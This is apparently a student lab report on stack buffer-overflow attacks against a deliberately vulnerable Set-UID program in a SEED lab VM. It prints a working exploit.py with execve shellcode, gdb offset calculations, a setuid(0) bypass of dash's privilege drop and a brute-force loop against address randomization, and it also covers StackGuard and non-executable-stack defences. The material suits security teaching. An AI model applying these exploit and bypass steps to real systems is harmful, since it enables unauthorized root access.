LAB 2 REPORT

Course: CPS633

Section: 6

Group Members:

Alishba Aamir, 500974648


Ivan Golovine, 500813431

Fangbo Ren, 500884730

BUF_SIZE = 200

TASK 1: Running Shellcode


After compiling and running the call_shellcode file, we noticed that we were able to launch a normal shell. Within this shell, we can perform functions like listing all the items in the directory or making new files/folders as shown below.



TASK 2: Exploiting the Vulnerability


To exploit the vulnerability, the first step is to find the return address. We did this by using a debugging tool (gdb) as shown below. We ran gdb using the statement:

gcc -z execstack -fno-stack-protector -g -o stack_gdb stack.c



```
[09/24/21]seed@VM:~/.../lab1$ gcc -z execstack -fno-stack-protector -g -o stack_
dbg stack.c
[09/24/21]seed@VM:~/.../lab1$ touch badfile
[09/24/21]seed@VM:~/.../lab1$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
```

To find the return address, we put a breakpoint on the bof function and then ran the program. This allowed us to stop inside the bof function where we were able to get the value of the frame pointer address and the address of the buffer. We calculated the distance between the ebp and the buffer's starting address. We then added 4 bytes to the result since the return address is stored above the ebp.





```
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 19.
gdb-peda$ run
Starting program: /home/seed/Labs/lab1/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb47 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea58 --> 0xbfffed58 --> 0x0
ESP: 0xbfffe980 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484eb <bof>:     push   ebp
   0x80484ec <bof+1>:   mov    ebp,esp
   0x80484ee <bof+3>:   sub    esp,0xd8
=> 0x80484f4 <bof+9>:   sub    esp,0x8
   0x80484f7 <bof+12>:  push   DWORD PTR [ebp+0x8]
   0x80484fa <bof+15>:  lea    eax,[ebp-0xd0]
   0x8048500 <bof+21>:  push   eax
   0x8048501 <bof+22>:  call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe980 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe984 --> 0x205
0008| 0xbfffe988 --> 0xb7dd414b (<_IO_new_file_underflow+11>:  )
0012| 0xbfffe98c --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffe990 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe994 --> 0x205
0024| 0xbfffe998 --> 0xbfffeb47 --> 0x34208
0028| 0xbfffe99c --> 0xb7dd4ebc (<__GI___underflow+140>:       )
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb47 "\bB\003")
    at stack.c:19
19              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea58
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0xbfffe988
gdb-peda$ p/d 0xbfffea58 - 0xbfffe988
$3 = 208
gdb-peda$ 
```

ebp address: 0xbfffea58
Buffer address: 0xbfffe988
Offset start : 208 + 4 = 212
Offset end : 212 + 4 = 216
Return Address: 0xbfffea58 +250

According to the gdb result, the return address field starts from offset 212 and ends at offset 216. We calculated the return address as 0xbfffea58 +250 and added a larger value because when using the gdb tool, some additional data may have been pushed on the stack. First we tried using 0xbfffea58 + 120 and ran syack.c. When that return a segmentation fault, we chose a larger number and tried 0xbfffea58 +250. This value worked and we were able to obtain root privilege!


Expoilt.py




```python
#!/usr/bin/python3
import sys

shellcode= (
   "\x31\xc0"     # xorl    %eax,%eax
   "\x50"         # pushl   %eax
   "\x68""//sh"   # pushl   $0x68732f2f
   "\x68""/bin"   # pushl   $0x6e69622f
   "\x89\xe3"     # movl    %esp,%ebx
   "\x50"         # pushl   %eax
   "\x53"         # pushl   %ebx
   "\x89\xe1"     # movl    %esp,%ecx
   "\x99"         # cdq
   "\xb0\x0b"     # movb    $0x0b,%al
   "\xcd\x80"     # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0xbfffea58 + 250   # replace 0xAABBCCDD with the correct value
offset = 212            # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
~
```

Compilation

Before executing the vulnerable program, it has to be compiled and the StackGuard and the non-executable stack protections have to be turned off. The program is then made a root-owned Set-UID program as shown below using commads **: sudo chown root stack , sudo chmod 4755 stack** respectively. Since we are working with Ubuntul6.04 VM, when we run stack.c, we only get the normal shell and not the root shell because of the countermeasures implemented in this version of Ubuntu. To fix this issue we used: **sudo ln - sf /bin/zsh /bin/sh** command to link /bin/sh to another shell that does not have that countermeasure. After filling out and compiling the exploit.py file, stack.c is executed(the vulnerable program). As shown below, we were successfully able to exploit the vulnerable program and obtain root privilege.



Task 3: Defeating dash's Countermeasure

Point /bin/sh to another shell
sudo ln –sf /bin/zsh /bin/sh

Set the root with
sudo chown root dash_shell_test
sudo chmod 4755 dash_shell_test

When compiling the initial program with /seuid(0) commented out, it is possible to gain access to the shell but still end up with the seed privilege. Thus the dash countermeasure is seeing that the program privileges and the actual user id are different. The uid which is shown is 1000 which is representing the seed.

```
[09/26/21]seed@VM:~/Documents$ vim dash_shell_test.c
[09/26/21]seed@VM:~/Documents$ gcc -o dash_shell_test dash_shell_test.c
[09/26/21]seed@VM:~/Documents$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo
),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/26/21]seed@VM:~/Documents$
```

When compiling and running with the seuid(0) system call uncommented the uid is 0 representing the root. Thus with the seuid(0) before execve() it is possible to bypass the dash countermeasure and set the privilege to the root as well as gain access to the shell.

```
[09/26/21]seed@VM:~/Documents$ rm badfile
[09/26/21]seed@VM:~/Documents$ ./stack
Segmentation fault
[09/26/21]seed@VM:~/Documents$ ./exploit
[09/26/21]seed@VM:~/Documents$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

With the seuid(0) system call before the execve() within the exploit file, it is possible to gain access to the shell alongside the uid being set to root 0 without the need to execute the makeroot program.

```
[09/26/21]seed@VM:~/Documents$ rm badfile
[09/26/21]seed@VM:~/Documents$ ./exploit
[09/26/21]seed@VM:~/Documents$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[09/26/21]seed@VM:~/Documents$
```

Task 4: Defeating Address Randomization

By turning on address randomization, the previous exploit attack does not work and results in a segmentation fault due to stack address not matching the exploit address being put into badfile.

```
[09/26/21]seed@VM:~/Documents$ ls
a.out              dash_shell_test.c  peda-session-stack_dbg.txt
badfile            exploit            peda-session-stack.txt
call_shellcode     exploit.c          stack
call_shellcode.c   makeroot           stack.c
dash_shell_test    makeroot.c         stack_dbg
[09/26/21]seed@VM:~/Documents$ rm badfile
[09/26/21]seed@VM:~/Documents$ sudo /sbin/sysctl -w kernel.randomize_va_
space=2
kernel.randomize_va_space = 2
[09/26/21]seed@VM:~/Documents$ ./exploit
[09/26/21]seed@VM:~/Documents$ ./stack
Segmentation fault
[09/26/21]seed@VM:~/Documents$ 
```

It is still possible to get into the shell by running a loop of the stack until the addresses line up with the address in the badfile. But without the stack starting at the same memory point, guessing the difference from the return address and the buffer to make a suitable offset is difficult. Thus while the brute force method can still work it can take substantial time to gain root privileges and the shell.

```
The program has been running 62464 times so far.
./looping: line 15:  5991 Segmentation fault      ./stack
3 minutes and 36 seconds elapsed.
The program has been running 62465 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 5: Turn on the StackGuard Protection

In this task, only stack guard protection is open. The stack program is terminated for stack smashing detected by stack guard. Stack protection is to push a secret (a randomly chosen integer) on the stack just after the function return pointer has been pushed. The secret value is then checked before the function returns; if it has changed, the program will abort because buffer overflow has occurred.

```
[09/25/21]seed@VM:~$ gcc -o stack -z noexecstack stack.c
[09/25/21]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/25/21]seed@VM:~$ sudo chown root stack
[09/25/21]seed@VM:~$ sudo chmod 4755 stack
[09/25/21]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

Task 6: Turn on the Non-executable Stack Protection

In this task, we recompile our vulnerable program using the noexecstack option. When the program is running, it is terminated because of a segmentation fault. noexecute feature in CPU separates code from data which marks certain areas of the memory as non-executable. This can prevent shellcode and binary code from being executed from the stack. However, the buffer overflow can still take place if the code is placed somewhere else in the system.

```
[09/25/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack sta
ck.c
[09/25/21]seed@VM:~$ sudo chown root stack
[09/25/21]seed@VM:~$ sudo chmod 4755 stack
[09/25/21]seed@VM:~$ ./stack
Segmentation fault
```